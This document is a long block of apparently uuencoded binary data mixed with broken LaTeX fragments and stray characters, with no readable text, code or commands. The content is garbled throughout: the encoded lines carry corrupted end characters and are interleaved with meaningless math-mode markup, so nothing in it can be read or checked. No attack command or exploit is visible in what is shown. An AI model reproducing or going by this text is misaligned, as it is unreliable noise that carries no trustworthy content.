\texttt{!4I!@B_`C\#\#KVP}(\$4>\texttt{WDO\#\$V;I\#G.:P;S;`,;Z\&-E=D\&Q(:+1T?NY(D))}) = \texttt{M50EV} - \texttt{M50$ $M/@N(H,AW;[*(+.%'AA>-<9A@[.K]VI7=^R!5+JMFZ^33Q]QCH*3<=LY?!*<D$ MV8OK+/.U@;(30=0'P_'`_?*U,!VL"@\$22"&=K.UI)FDZ2-!R/?YKF)OR?&U+Đ M357X'[",(EH66%OFX;/(6WN1_H,_D8R[-F/"SK[#4DF>P,F3(901B%&)D)`VĐ M*).H?W9GZY>`(+6XG"%?*?BS:2R[YM(<8;S@?7P]@8#A;YU!,`HP4KKZJ5KÐ M=[:(!I%^YG\-K7@5Q.ZHGE<1?,T<_BH@G%VP7\$>J5<[M8"\99/94A%3FZ3N'D M44S7<<WJ[:I45*UEB[.I1XI=DY?9FD3DVZVI2\$;3XQ5_/9J2FIX;`<W<I-\$4D MH94,JVN?DIMQ7FDV)9\$L53@WK(/TV3WOB:!@SDB%^O7R9S<'RDXJI](KO`O@Đ M13N62L2_PT2>*[=DZ[*E=ZQ-_'@W;3B_K^G7XE\$"/Q:H0;'VU[5QC1.!\$7.`D M`E,:S%8B`?(+!MOJ4'60JRP-B3JJOK`36_S6I4+4L`+=NKIF2#'UGN)`,[B;D M] $TKWH6N=[E6)5,(,F*?/]FE@'=0$!458B.&&%[XT&U!D=YR^/1/H' $[`U[Đ]]$ MCFYXQYY^JPDJ.#?1NI)%@FBW`#/!-V@"*`PK\#447<+U`:M2.'AJ>I4K1GTMD M4AOX_,7S)PJXZ"^1,#\$SIDAN/O>W;VWIED,\$0WGDP."`605F:'GL)+)Z\$"L%D M\$D^[[+(<\MGX.ZV9/F-&20YI'>^5B.\\$\$893[FU5.VU,=CY"L1.*;3+'\F?JBD MLG;BVVQ`R96>_\$'TRK:MJ?;&N'6[4D41[+<5PBYD&S0P/=S(#"Z_&=M&WL:.Đ $M: M[B2/=XTS\&L=]66+E!;3I3N6_WL7];@OR."P(=3>D\R/@%Z5]R(Q'$]>/QD$ $M_{GEWOM'}/\&Z\&?\&GDL]GX6[*^]=(2=$0'@8\&*0T36,MG>9ZWN9TIOZU/KM."D)$

MO%G`#57?7`5*Z3VKD+/9,7M_"<:O[[6M10*46\G.,T2=7%9(%M\(HM\#5='ZD MV!(L&I7]JTEO-]!?2W29/<2]Y6[S*6/G0W9YDU=\$"-9DRW&/#Q%930;R3Z)[Đ MO\`C^+4^>M7/SP#[AQ=,`"(*FN>]):#"!EZZO`:`^^=?N6".N5`*P%Y`8*/ZĐ M*%`^R[*4G]AFBI%09@8K\$&'C2B9EBH\$_>/CJ/2\,V@\=W!^@QW&Y7+_[PYL4D M^J\$\$'\PK4G/3;97;*IZJ,.%<\$H:@[QXQ\5'O&;<K;Y^>G>S72FP/N)`[RTPEÐ MH(A"!90D<QI<C"G3`%F^4\^0%SKL'>6%D/>FK?Q-_2DL9AV@Z72NX6?)T^JWÐ M,_?M(Y826Q%D'0'X#V^=9(+F>'.I0UH29D!=F<@483T681!+FGS<*#5M1T#>D M#!Q5F. = P1Y1HK&-OS)(H:'E6+@3M[J=6K,PGO@8OI/9]HIY\$CIO>1LC)WDMA(<G^-M5)ADSBBIR;AIPK.SL+I,KCQ_&I[2LEP5'[8L//)P]XGF]9M>FUC(<Đ MF\@MW68&OK_`/`ZL,,Z-KCQ@&CJ,'7\[NK(!A8Z']4EMAH2%'+[B_3!'IRK=Đ M([8J&O\$.%_F'2B&Q5"'X'TOZJ\$CF@;]61&<\$,;\$FOZD*=,EAD%*"Y#@33?I]Đ MJ*D^G3H40L;A<CHMF+!)#Q!A=G1BFQP8@`[H_O+^_?N<S]:M@NCHA.H<7N]8D $M6:8-5YR!^X"7*3@_F<-1<F', L=IEI98S\==L\>', ,2?SBJO.!GS30Q']5,9D$ MJA>+5_&E907[N,8G.M=^<CG>;C'.#^.;M3O#,ZXI8.\=Q0@&2I+F@[N'"G=9Đ M09#Q-]47I_IGU5]Y0X1Z+!6/`K)JI"KW1?2?,XQM*!'LM0IZZP!59E@Y/92GD MUS?+=K4E?#/5NI^/5,6@6M9&'H@X3/O%,]*A-K^\69U1-FAIU%D[P=4.9>Z1D M]#HT5\WGYRB'\7H>6M`][*XGXASZ>2>]<4/K[2/7].*BR.=15@D7>\$3\$DJQ+Đ MM6A, AYN; & [2PWOVF/9U\9FF^D/<X1S7ON\IDW*,@4Q\$55,Q1ZV:F904-23]XD M><)9+CIXKS[E1DWP95S=.9RTO\$[(+0FZX>7,1[J13UMR[YW"G*6]ZB\$CZ``5Đ $\label{eq:mbil} \texttt{MBIL>[$(]]^W1$A_)>J-TDM6"25P(6<IF)CC"$Q[?X=EYO),&^,@3GU\F,K\#.D} \\$ MV8:_]W*.3X!X\`FY%4O+*I*-AOB*EWLEQX`E#0'*:-R%4R5-KK6Z^/.^O*9\$Đ MVJC"(ME+B7X_EG*ZN1!=FV#%*C'HGZ#K([/T,.BT@UK[8DGO'QE7_N[#1R'1Đ M2%S"!THX*-><)NLUWN)MOEMY##K-`>"YH'1J:OQ'HSG^K2>I-?(42`L,?&GPĐ MR%=KTKEVY@B\$+!D>4!2'L:.OL7N>>@=B0UTJ],\`[0^2(9LD&CR@SQW;\UGVD MUBZ6:U51ZNK?+SYEAS\^/26<1Y^%HTIS^#B=+.:W<^4-[)5-?9^H&6^3PNPXĐ MHKE9%3_0`,[ISWA6;L@H+LD+:&3Q2\$5(4B^`R@OO[.S4'MUP*+''3QS.OOY7Đ M`9`O;)>#V@<MK7=5(!#PTV7`W/"^95N:]ST>M3PZI(YN"DKT#G2CW4\@'S[=Đ M/67`IZ'H'`VIRB3*"R)[KH]UP%^-I\Q]\C;P#X0EE>'O+;'EUJ`@9=MND0P=Đ MB&[L;!,YA%#20[@3P^WUQDJK>P*S<L3U.E[106)WSW=D<!J?KS`^7FW3X"ESĐ $\texttt{M?SII.+CHQR_P} \\ \texttt{0$IOIZ4G"'*"} \\ \texttt{QB4594+-3/R,BXW@RC+Q8.Q-5I=:EZ'*G(DE) } \\ \texttt{EZ} \\ \texttt{EZ} \\ \texttt{M} \\ \texttt{EZ} \\ \texttt{E$ M_QGF]9QV?10AF[HU6:U59*W_RDOV.*?1(:[S,IDT;?`4!*9_"KOV<LI^@,][Đ M1SJN52\$BTCV]Q"YT<E(GX1X\/,."@=V/[]7ZWN_UYZ<"^MGHH6*SQ<<Q:74&D $M8\&,XIG"/Z!:,E^1G+>-)_F,DR^R*\setminus(RKU[(EDXGE=\7EY=_5/0?_!,MZ\setminus.B[Đ])$ MC2PG>\'/'WTQ]+305=%1(\E7Y0PCP-\$J(SRM\D[S&Y;'OHS(T#F73\$T;QRZU*Đ M(3`QB^/4_.804W&%NH+[\TMIBVW2(Z?+%LV8NLCTN;ZE<-W+EEII#FX4*/J;Đ MTY7]_V/L+Z/JVIIH410(!`NN@>`\$E^#N+L'=W=W=@VMP=W=WM^`.P=W='1YDĐ M[R3L[]Q[WFV-QB]8:\XYYJCJU7OU&B4EH7J#<>V*-D7/V':V0]G)+,Z*>:P Ð M2G-WSP8XTGT"\$K5LHBM\$] %8VZA+9LTNB[V78%W(T/&V==24XY('4[WL89!#.Đ M@#)0;NT)EHG/'BNL9]@%@'B'39-KXYY7V06^/B1E[O)0"UB:HF7@S:AF=`E\D MM87ZK'5?F2AO7KK*>GB=8JJL8)G\$:70^'&CT-/(9\:[3'=;T-@EX2B++%>[;D MR#7!"EO'FG87;"Y%#.RKCOVTW0N-?*9U U[9'@%1,!LEUH \@3P#9TU;]\%8Đ MXJ"!Z_I4#A:[;N(%,RA^B.OV9K=L=(IO0QV9<!_IYC,^7FHF([\$C@1L?'\]HĐ MB,V-/6XZ#U72^!'Y55'GX<C>V'"^107BX7QD'`3E@8F2^F[G?OF9?='E?"C>Đ ME_6JWM&RI+66A8(PQ[K0:J\$\78M9GH2RZQT9SJP*4M)Z#"<MDL-+<3GCNCMPĐ M0; E<QT>'@[L!.>,2T7)I^M5%\/9`5ETGR/]!*)9C]>A90SGD<&55K<9#KM`]D $\label{eq:me:def:me:def:me:def} $$ ME: _{f[2^{\c}, f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ $$ E: _{f[2^{\c}, f[2^{\c}], f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ $$ E: _{f[2^{\c}, f[2^{\c}], f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ $$ E: _{f[2^{\c}, f[2^{\c}], f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ E: _{f[2^{\c}, f[2^{\c}], f[2^{\c}], f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ E: _{f[2^{\c}, f[2^{\c}], f[2^{\c}], f[2^{\c}], f[2^{\c}], +921N4'I4)/U:/\6YN6LO=; SD $$ E: _{f[2^{\c}, f[2^{\c}], f[$ M'7%#:&5W7I</4'R&2JJ@NR5*6XRA51@75Q.<QQ2!^\$:SFYF!>4W>2N)-`=Q(Ð M?K>T:HLFBX(7.P,FCXQ^_'[0TIO6(Y(ZNW[48;,2F98)6UXYL5CD6U=UP5VTD MD#]&<MBREH+08\I1L61V>ZUOO^WI#&3>>PKAGGO*U(X_.[;J<4T%,F5'R`9FÐ M4C = ([-=M%<F]:IR>8B.@ #7/N&O]'BM7F+A6F8:&1A(B).I.ZR",! 5K><5DM%W]5I,=TO9!DMECQL&K_KLW&YNP`:!G'S+Q5@>H8#8V5<@,Z3=I@APQ+.<?0D MH.=(;M:\$BC4'`\$@(O+\$4G2:Z*#!'Q#RXQC,G\OZG;A!*`TZ0#KC8'<V,Y..YĐ M3.4E1<&*'7VKJ_^2[1GH3IW],YZILU-TH6\$7C.V\$8+>4\$<>FJXL:0ZOO;;5FD M4TBDL;_;C61&[\W/\$Y6]^^\$967HRALUU4LIDB<=W6'51T-#E\$RA!86-\$8^.0Đ MMVSVI%38/;C+I_%%FV8]G@W8\$A^`V:W40%V//8=L?+YZP0VOY;K7*H:HUMM4Đ M9&>5EP12-,9AV?%NMGM6KCGA<=>:HO_[>BHQ`[*T\'/;??0XZ6*XOA=\]EZOĐ $\label{eq:mkk.eq} \verb+MKK.@KD`BE1N%<3MY)WO9?.Q*:;K4%$]O\C.-^B<OKNOP=:5007Y`(I^J*B2YD) And Shannon Company (I^J*B2YD) And Sha$ MJA/<XU6M?;F(=#\RN=)&5E#1OH(B?X79H\$6&K(M@NC9_4QSH7%P#\(7&UV0\D

MPN#TUT8-FX%:6GLR8OG*S[S"<2B-4ALP3O1<B7)1E\WL7=P-N@,Q5'"XRPC.Đ M5P=C=R(!B(L@(F[",45[).3Y?#WC#(+.M69I=R#NXA/BC&&%U^?[L(>H3D\$%D MQJ&;H`OL.\M/1CAO!\[^_8EB?3^3RCM6WR7F[RZT;O.(*Z?*#^TJ%*(;CGOPĐ M3@TV>, %3=/O52V8.1/O#K#L7?LB(O&5H1Q*4>0\8!B8C\$<?N2J5,[7"(XWX_Ð M18J:D995#7TBOFF6K6BQ:;_>4'WM?\[UDHYKCS[N+M`GP8#0+5J)VB<;,"<6D M2U;@?E%TM^BZ.XT?<>\$'#UE^V&*@963,*\(Z<WJZC?W9/]8;Y,LP*SP^Z*43Đ M FZTT&`X*=YF*UY ?#<W-65*A29YXONI3(/-V%W'#O5"%+BU[C@:R 9M[/``Đ M#PINF].(?+>:U)FI:0E&>.F/Q4Y.3C(T6N`1UUJ;X3^I,T]@]_V:^KO;YS4#Đ MSK=\)\OBWHWICJ77DYK&?G`MEKWH'VC<72@PG)1%23<=>?9"\$T.S9[(>=\&?Đ M[*+0(3/XV6"LR#C;PWF,13QJIW:UMI[ZK\$+'9C71V;\WYK)D=/DTM*R2O^2'D MM9);]_#4UCU-91]YRMD/SC()Z*E%L/+C*9!P_UM]EYJE7%`M<8SOS\$\$AJ?N7Ð M@%ML<&]V4!8!@H5.?MHG5*F[23KG8U(<;E3[/WIXLS<5+<\$02&E-D,Z92:1D])M::*I:5^#V0KKV^K@K:'\$W'%38>P\U?*Y6![UE?WMG>N4B?7X)S[&\HV/]Q4-D MU\G^L.<.NBI.RK"X\27P[-=>'G720AHY3*0U74XJ`S'ADD\NM`D0%(+?7"W(Đ MZ')++O0*?PZ'&E[LY9"3F(D>N0K5D\I%@\$`BY_FAC!E\$+;E(SQ,*A8I@.-:-Ð MC:Y@7^&![)RTS^1%JY88K-Q2Z7"XGA&C;:JNJ#^QZ1_>3^8:WHR*(!HQ]M*-Đ M!WX<J%^<<; `0,&=E6!@Y4@2UKZ#_F'TGS0C&UHNKU:EP@6WS*!RGS6EU`)W[Ð M4DMEX:P(>GBL;"!\H<0E=.=]^LC5D"MMEZJ(P8`E(M];4H(BWH^?VT)&D)"0Đ $M(//IQ]/C_6ZTO-IJKH]^/H^M'&&EWI#40;?@HLWGY+SJ^\$A2Y;5%101K7.:Ð$ MYEJCF2&'1^L9+?QL;LXK`*HC-W;,4B;,,16U'&(8R\;`;+GZ-<5#00@>0^.!Đ M.E?+]N_-GAO+WOA5L.4XQ\$W=\$!G*;#8B/S1KU%Q6WC6=V"MH48E%*'?2>[5;D M1EC<-^CO9&CK3URSVT!W7[<(+PI<E0O>M'0B]Q;2#3/&9FY6NW+@H[J&JW<^Đ M-F7>"T8MUB-+.ZX+R32NL)7,TZ6<M%6T2IN/"->W/1Z0*FFTU*D+P=[-#R7(Đ MYJ(IEEFM!4=RM4\$!RE-AVXD++-KX-\2#[VAU'@F5G%J#10ZR!E7[=KGY*\<TD M\5H\$6ZWD`A<\$5?.P)Q9T!^AV#;Z?#L]WJA4-<:1DVP1V.NO3-T0CS`MW5@7VD MZW(71"83ZBZ\$A+TE%J(89G2EHIN<8?*3'MD=O)\-I&;]@:M9"P_.P9'_76G=Đ MNHAP8_#*-H<99\K/TS3"\-#G(P@CZ]<OD.1X/D:M\&BT.7"@SW:0\$0LX!PA0Đ M`!V.66B,"4D#R2C43\$4P6-P=AQ_"]AO\$<IA_J(V9W#>LL8VKG6G5,=/'OF0,D M)TIZH`80?,2-#_))=/R4?;"ML<DCEXL^TCCO*QPUO]@.!M4+?_I1OYTDC)ZRĐ M^`,(GS<D)\$38YN(,\$_U,^LB]+VW&><,?'HN0+&&[8#XPY_:B!T%=ZW&,!^EKĐ M4)0\$XVIP6*6"`F_ZIV\=JU^?N<BWB_N\$FW02>\$^.JZ'`7L6J!P\$`"H6G1H*4Đ M\$"+BX;Y_QX`XXF%#/CAX:9,"-6G&PB.M+S=:AKZ#.TT_MB5L%4GFE\$(`4809Đ $\texttt{MVN}) \\ \texttt{W} \times \texttt{KZGR} \\ \texttt{BM} - \texttt{G} \\ \texttt{G} \\ \texttt{G} \\ \texttt{G} \\ \texttt{F} \\ \texttt{J} \\ \texttt{Q} \\ \texttt{F} \\ \texttt{J} \\$ MI)7/-`22#0FBY`K2\$GR_;8B"C)5BGM\6%L!S`9S38V-XM!)YH2\$@:X#"ATPAĐ M1169]E=%6P,LQE027'.`IIL.)S\$-K1UATWBJ\\."MH\%U/C>CHR9GL/=;70HD $M\$-?14?:,\&+X)\#6\.\$!\#6B!TH9ME\#C\&95IS]IW8Y+U>6F":-<^LBIU'!?O)Q,Ð$ M84D-O.176\8PV&!R'SK`&>0_+:1M3(`"5-@(*3L_XT(J^WS77>*D<W/F@]G5D M\$D]SH7?[DG=#[)_,K\$`]EOXVPVM\!]OH?<\J%,E5^YI[2QIL[*@^(&@#_Z6\$Đ MFF`]`/H@Y6@A_N,[P-;@`P`"O@;YKS>\$LQVL;LY?@E]WP;CCD[M'VOE"J3)SĐ [#8WC8[2=5 O0M+L&6(V'HX\$89XW"8>VT/=9>MF,TX-^SZT34LJ"%5`D M R5 !"@4XJG)/]H?7=DY2!=6BR8ECTOL.D;XSA!33+[EL-Z2-AJZ'<6`;WO<Đ M(8!5NCU^FKK(0V`_T(*JFJ"2B_#O^Y^>JWP+J"(M!3X>3A0D>/!)S^N%_P"<Đ M7T2FP^1WS%J1F;?MV_XO=<5) \ 1P>RH[BE&U9\LI-=GM\$O8=X'NP0<U\(&16.\) MV[E44-))BDI:GJXGTF:3L1#0Z&6AE%)5+3X48G#;@K>'RJ#_[?8`>-E?I^^%D MREK#X,,]TMJB772,H0]F\J%?ZDMHT:`;V4\$)W_!K,M@:Q)P'6FP+/1YUJA+BĐ M("N[6SM1C40\<W<_O.CR:Z5QCUA3MKY-Z6>M6<!_"HI,&T:"D1`0`)65EQ??Đ M^S3*]/=;-[P],E%AM7MWI;H3.,Y)BDW8"8YFZ^_CZMF.9FZ_1ELR-5_SN239Đ M;9XCE+%:WP=,NEXE5SF<:OF'YUMU:J3\-N%\`VL#,890-1&=4@?NZ>[=`W_'D M\KSW]>*F^-QP\$<\$RL'>]GP2WQ.KL_CLIO82^/N%+J71K3\$TA0#,[/:9R/W+IĐ M@A%;CF%MQY*+._W920;TWY=3B!``D'HW5F/OP\IP2/2D8N^NFS:5,&\FXK8\D $M\&5JZ@X\[/^Y>7),XKS9B\&!^QH95V07YQ]CE*+/&U5D+"FKVX%.3@&(M_]+==Ð$ M@KH0BA:[<TF&GL<9V]\$\$.F.#S?YH6OWA)/!4]`FJ>5W^@:JT:N-.HW*R7NHIĐ $M>VO]1&GQ7&,.U5:YCK9#QG/5Y4`1>J\=]"INN)Q&_T&F`45ADF0W[XH,$X/\(\Delta\)$ M'1ZH;9VO*SR\$LB<(C]1N?>*'^2U.':EWJDL#(LA"=_IW(VR+G1>-\GZ&0B.%D M53JG?7S'*?C6.5S#[#U>QH^NU_%Q2]E+`GQ1Y1J1\GR.(.2H#2'TBZ[H(!3JĐ M`JJJJ@6A4]PR83#407"-W;FJZ/RGFI\T<N[,S&!9QC3HKFP>E<AK%D-IEB\7Đ M+83D9UCE&RT32VN1\\$I[?.Q^6U^(`>71X?:",)I/35*KF#\$69(JV-W8+H^=]Đ M*K%_Y(\$98Y)O_@X..M:2R-0X>VDS0F?;#U]A-%50M9W5B)6TH/]R=6(.*S:6D

M26:I:*2G4>#<.:BT#)`F#!\&EUWC>W8O&L?)]H*?OR<4JQ=48,YM;:CM)@'_Ð M?9(N\"_QPBPUK\'5*&X\$',EZWHPIIU%,;.(\$.2%VXENDHLL.]\8)3@T\$&6NDĐ $\label{eq:mvudoqvan7av?oqe@?e'1QL`7*NBNO0:?6M/,_I<;TS78'DX.I4R>;>X+:0Q+D$ M;)#SXN;@2&X,G^*>%^IAJ]6F>6=MA%&1&\$N!?.#C)0T9REYB(\1ZP,C<`BX!Đ M]]O2P]L6`2F70[@?SWX]YN+*AEC*6-"=*#YQP@R';;>&-TR251MF,`,F^?Q@Đ MO3LOSBHT@U@.!H?#E9FY'D/ZQ*;Z\>-'G`@27)70GH.-"XDH-;O(![LE09:>Đ MASICOST0Z91KE^4Y"&1FP-Z61V8]ZOM/M&IXM12::BZ`BJIAHNMV5HM-J.ASĐ MOX,>X:OT1`B5+N8&7J?(NVF//UN;\$O7-FKIY/[KX)9V1/9W(/ZP\!S1+0ES#Đ M5!A/J^P]'D/9G*LCY7[F5>2LXV4\$4\$<*`!62Y06@S08&^U;1"FVGKU0OHMNXĐ M<^UFLT[>H"JJ;_6.)FS*U+6P/J?R9J.#8/'R1&NA/AAJ^[<75?I58()815ZUÐ $M6 < E6H8P < \#X]UX(G$$)2,6NU$B-EO_{T-^6}!<K70P&ANQ!7R#M&EE9$7P\,KD$ MKM)\?&]D;KR>=C#;4D^>I(*B"T@%`1L**B3OZU<]\$FUAB<VY0#%YV5+)-M+'D MS3H#&37P<R%EO\:MQ/I\SZ6V)\$GM,NC-._R"6)P.7R[!0KHZY0E_H@\H+R[%D MB60&1XC-6)(Z((RHM!X]86]GX3I)2%.M-JR+9W(>/2/6]WKTZA"F[!2[^3)MĐ M]/H[@CVSJH=/IZ:I`S09MM30'I='(B-\$(RBXWFIB:+PJNEC80BE+<>H1.\.3Đ M<X3=81',EK\$62J-F=_MP=]_NS>%68FCYXLW!L*7U(\3C,>#COT9+CP@/?0H%D M,>0!3HYJ\!]/6'TZW9*P2?XP\$>14R#A]&B`@-]=&-0"\MT?1-Z:*P,R*)_<AÐ M3TT#F)D"QRV<IM0W*U`,GZ(#?R;E*"R5+I>E8"Y5>L60&R=^P6B\;61*"4B Đ $MM68PW > HVT.K,R1 < 1 "7,3 '89 (IVH + MN; &7IXO#('7/]G_\01`; / "8 < -B + 2W0Đ$ MFC'-3<F+<^>:7^A)8-;@4B@X+73NH:C0+C0F:X'62CAW?ZFNIBV(`R_'M+&WĐ MGSBQ2\$IUD"^GRY+'*,UC5%JIV\E/D]7EZ3X2.<JN-IZ1&FG'O&_ALPP8D.T_Đ M-)JML%-J<7'DZ@T<?F.M(P6*`>K*5^8BJ`6KA30J)9`M.F3<+!FA-'7%TFL/Đ M[-76CMT:V:[<]%H6<E+575QY% $C3P=C`(X.-5>^=W-;8T1#F:`7*>M]]T/I7CD$ M<G]UN%X7!@=?FUUOO6T%GR\YUVA/8.JRBS37K(]%[C[2F)>?']#?SSHV[=@<Đ M75!8:'BZUFVD;Q\?.8&[W<=\$]`8,!`._,JF\$>KI;?KO+C2+',=D(\E#'_+'*Đ $M(@\$Y-9WU47X,^@;[HWK,]4^PKCOO8@O8*\#\&=C3!,.;X(MS<8FCSZ2WI$\&GY;D)$ M_LF;'N\$].:LR0B\$T8#`00WZQCK7,@_5T`FHP713/IPD%1Y5^;)""KIH\$]1>(Ð $\texttt{M='.U/8} < \texttt{\$!'GC} > \texttt{]Z<'I]} \\ \texttt{P:\#+3=[F\$4Q'O`\#CFL]} \\ \texttt{V=-CK@URT'1\#8[O=B*QRD)}$ M+\$O9HF1.97<1`ZF60Y!=<*7B\$WM4GJ.^1J@*0N`Y=#@%F3L[H+\$Y\UJ/WEQOĐ M?;[?OC@-<X_:&MPE@8!;`\`H>`/.^EZO''&\R.YS`/[/;\+T"(BUA2C7QNM3Đ MD5H!1!&B\JZ@5V-]U7Y1-PXWJWX!<^(YK4TZ[%/H/"P*+C(V*<(T1OZ^!8RPĐ MCP<3>:9+N\$Z&0^YCEA/*^=FV:(\'VZUIXD]3ZN,'L[U2CH[USZL:/F_LMWPOĐ M&5`T`O+0SU`8N8BW'VA<,C'P6C``%@X7]&>"Y/(]2?+54]".N/M=)#R6N]NPĐ $M2\&78\?R\&P1\.(1YZ>VG78:PT5"\&I0Q[U[/*BX,P\VS'7DR>100C'/T418'+D)]$ $\label{eq:mr^-suz8nr} $$MR^-SUZ8NR, *143*>3\!XI2@)H\JR!GYS<BL*+37[-:_0;,Y/)-BI'Q*6\%TD $$$ $\texttt{M<D:} \$15\texttt{C}'-+^{^{()}}+\texttt{M9-FJ^+}] > \texttt{Z(N>8"\&KW-K\#F\$'_*+^&M4NL}18\$4"@2OMY?D)$ M'^?.0,N3#/A)NOQH6<U\8!ZDG/TN7G/J?#4FL./>ZH@PQ'\$_DM]4Y"MV4QDVÐ ME@BS.(0<Q52U&C8RUL\$'F5]>'E%0\%-&JFU-!X_[8ZA_V\$2)BUO'CY3Z1]X]D M@H4;CZGPV%\$LA:X0PIMN#LA)=2)@NUZP G1NV0Y<6^C6,IRAR&OC?\GC9N:PĐ M^7>W.Y1P<[/"H2I.:`/?K&H+U!SWP8J`K`\>*:MV>8F[UY),,!W\$'P&.G8)=D M3KPN: *35"8'-;=]%Z917)1M=+@9NM:>5LE[KG:V=G5B<>+E.XKE3TNZX!,NJĐ M.K<Z1MSO9XR(]`N=/\7IWS7E^8NN:32OY8V?WWV!*D5^EP&27AC5.*CDA@)'D M_4DSK#"!\$<2;:ZYGMB0FE1WS`B<&IMQA!QFVGE>\XN:F[^O+M9Y,S9Q[)7T#D M-R=:^G&D5*G8=7']*4,[E\$D-/)QFA'\$QUDQASRELJ=U(>".J?(\$?1=W9)J'LĐ MOGO_C<YX>KO_FI2IS6T8?RG_=E<)!5\$-\$BDW<RA[6678EIG]=Y'@*?5*843UD MZP0Y8HJI.CVP"@P!?9=A21!I\D.\$PZF`QEHEYS;"]9Y<7A8_3:`W8GP`"O'1Đ M:N\$\=;8?W;*`FIJB(P4<GY_)O8(]5?[2,!=E&7[(?)!0\]1R+QI[1'&IUH.QĐ $M_O.CHVR4_*A7^KS!Q&*MY,J9[>?8EAE2P*-M]W>HZ']>XHA"5-C&D&.;\#O<D$ MCY`!"V;D-`*D\J35#B@B?@=.9M('''VF+K,I&"B08(FL_0H6518NU5:MPN#AÐ MG45?T-#0=E;:O8U2P^Y"["5N#R`#Q%JE`A#AL,ZLY[>&+EJNF\/<GLY3)TI4Đ $M\$W?=S1Z<Z9)@U.[?,3\M)D'MYS),!,>J94\#I/Y`K@XME?$U\XL3K[#0"/!8!D$ MI*85W<=R\A^NWXL>5+A>'&194!>_5I'.)<,IE"M&8^G]:A)SF])7E9YGHS7EÐ MIH3"V6E2U`)#7:U_:<YI/F[6)'80!,H<ZW;Z&'N+S`_UJZ5'D!.94JBU6(,ZĐ M%`U)!=ZB"BX]V=C'\$3"#\$F`E=.6,)*Z@<37.[#1NGJB)@V58_`Z!C!-_\0@'D M^5,/8M.X,I8RB8YT"Z>%1TKC1FM^Q,0!_:EEP#,L(&ZH,*&:#=SCPSQ'5L[MD M]CBHN5*W8@FM?<F71HLIRYK%1X;G[VKNNGBV[/<\$EU>8,J<(21^^/</C[2"'D M]_<+I\QV,<*2WJV:SN=9W1G18<TFC2D,7GL^+0U9LJ0;\$]+:`)H\&!+"'_2DĐ M!Z%7.@A>+S%B,APRWZI9C:>HLCB<K#W:OU?ZIY0F^OI2Y9\$,[>\-*.:CPLIAD $M<$T#]997P.[[`6?M.WM<A!DA)Y^T8R`&)(M\&N=:S(_W5XB0")B./]\U?SJ4D$

MT\I\WW<.1P4`51FW.@K'G!/*]X\$TVO6XB8]&*>=\>*>4N%"`"'%MY/&:EL\'Đ M. "0T5#]D?7DB.B("#CX?M^/S1PN"O":KQ4KC7F&7C?6M`30,V93<D?8C%T(MD M`JQ/HP2_PR00H#@PV!.JLS7IJT5:G3PAYU]\P)(>])E;BS-EV=FF4X!_0.:#D M()M?TC4&9G9_/TE@F6ZGPL_(0,8H'VXR1ID3YB"8<H^D46&9H5X[ZTW5TA8NĐ M_>=9YYW85160-'JTDK9?0^9P%LWY7F'GA9`PJV`"+E`6\6?.'TT,@=V.=L@AĐ M)HRB6Q./*EL1^W7%PPQ*1-]T2UQUK-DLH'_'&AK``=EXU2*_^74SE,GN#^-!Đ MY2R;A=?1-2U8E1KE5N&HL"]?WT%L+4M/5IVF-P"2R.++@CO:8VJ>%RP[G^+ND $MN[=4F=2O(..C:('_4R\&-6C'; R$(]N.F]<9C^8\&O+35D>!E8HKQ:6HX$#=2'D$ M#Q:L?13, NUE, DUWW'C?D3SPEZ14>J"!@O=Y9I)U:5Y8XG\$UUA,5S7YX::ZQ'Ð M!N67ZZL2]Z\CH@<,2Y!C5+:\K?]E6=(4P!D#`:G\$AH\,U1L(OW5#Z%/W'/J6Đ M!!?&I;04)(]*4V%#'8AT?72,!H-C*")I0;@>8?6DYZ@.'68QA?M&W\RU.&_Đ $M<5$2+S,@?@^J8"'(IEA921A[ISB\MG%\#D/'9U^1I=43M"\#U-_]@UG/WLR5UKD$ MO_<ZK[KZF]Y0`M_0D\$I^6W=?APP*]FH98Z*EI0;@6&E]O>NZL_:#7Z3ECL&@Đ MU_11G6SP]UFD`2/6^+G*.Y6Y:038R9%LK'-RS8/>`07*S<Z;XQ\$7,T]S!IO?Đ M,QSX^-K<W8CYOL%XV_)@PZV'7';IX&1T8K/SLOK#&FX/@8-NJ8M2-IWXSVVOĐ $MU = [WK''] - BW + (@8?`SNSJXG^V/S^Q5* = 8XWQEV42, [C$-!^G;]WYWD6S < D$ MFM;5V^(ZOYL=.SUNF)LL;+V-66K'36ECB?MA6_4*E<WI&L0HLAW40\$Z33\$/-Ð M)Z`%</4GOT_%1YS6:7,%<9AC1:Z!F/(]X6@;5R;'+QI%VM`=8C-^]::-=D5SĐ M/VA+;\$SU\$^QS++,:49KV:D>OT>]^IP,M7`!`*5'YPA^]!5>`DBPPH<KL-J<XĐ MTR'(2Z)EYELJ<XONR+D_'Q&2RS38FR]/Q/-RC.'XEB_U9=15!XYD>2&?K@G0Đ M\NI3:D8XOL\$GW>Z)4S9SBB\XAL*CM6M\?-QI;>&V9DR<_OZ9<.*T=XCXAF)'D MC#*R+L%6W8JR6+4QQ@GZZF<JP>DY_'E\$X+U"35%R#*7Z416Z_.6X(J(*W<9ZĐ M_R[OGBNKR0>HW],??`&`!?M4A)_%><FP1]AFOY*3?Y>9:2B#\T&6&5Z)DL-*Đ MDU=_I!I*H/*&/IP7#GN^_RHS196\IY0[AI?:\$))5'(&UP,]F?IR%L)4B).]VD MA^QT6`UU49GJFLS,DCNVJY_\$GYMJA]:H:6GA+RYB:TM'KM:DT-TDZ%'_"SK?Ð M\$HF1,<3?76:\$B+ING-40]\8.+%A0_)G#\@MC^5"SX0S1C5:BIFU:!\??[,U@Đ M)W,XL??&BLQ[)AA>K,U_SQ56\$^O/K[J,!]VM6]<;RQ>)L61>M&)VJ4LM_B2;D MJ+@&?P/R1)%>2PR2PVRF'Y--L/1!D?E`HP...<Y:U^WB+MF<OX&G\$O2'([;JQĐ MNDIWGR6TG(Y.UE*OJ/BB!]U<PM3TG3)#J.ZI9#<5/'@HDJ/OU9&KGZ^OTZT#Đ M:++K%37S;5:DP>ZX-..-"X&LC`SC\$2@2UYN>-PB>M@A(9!5D"&NJIK6BK@R8Đ MB9/`^='/L62YUM0ZSM03F*M0=U>'B[V6.(T[;>W>3=I.M?W!,MU4>)`HP^G3Đ 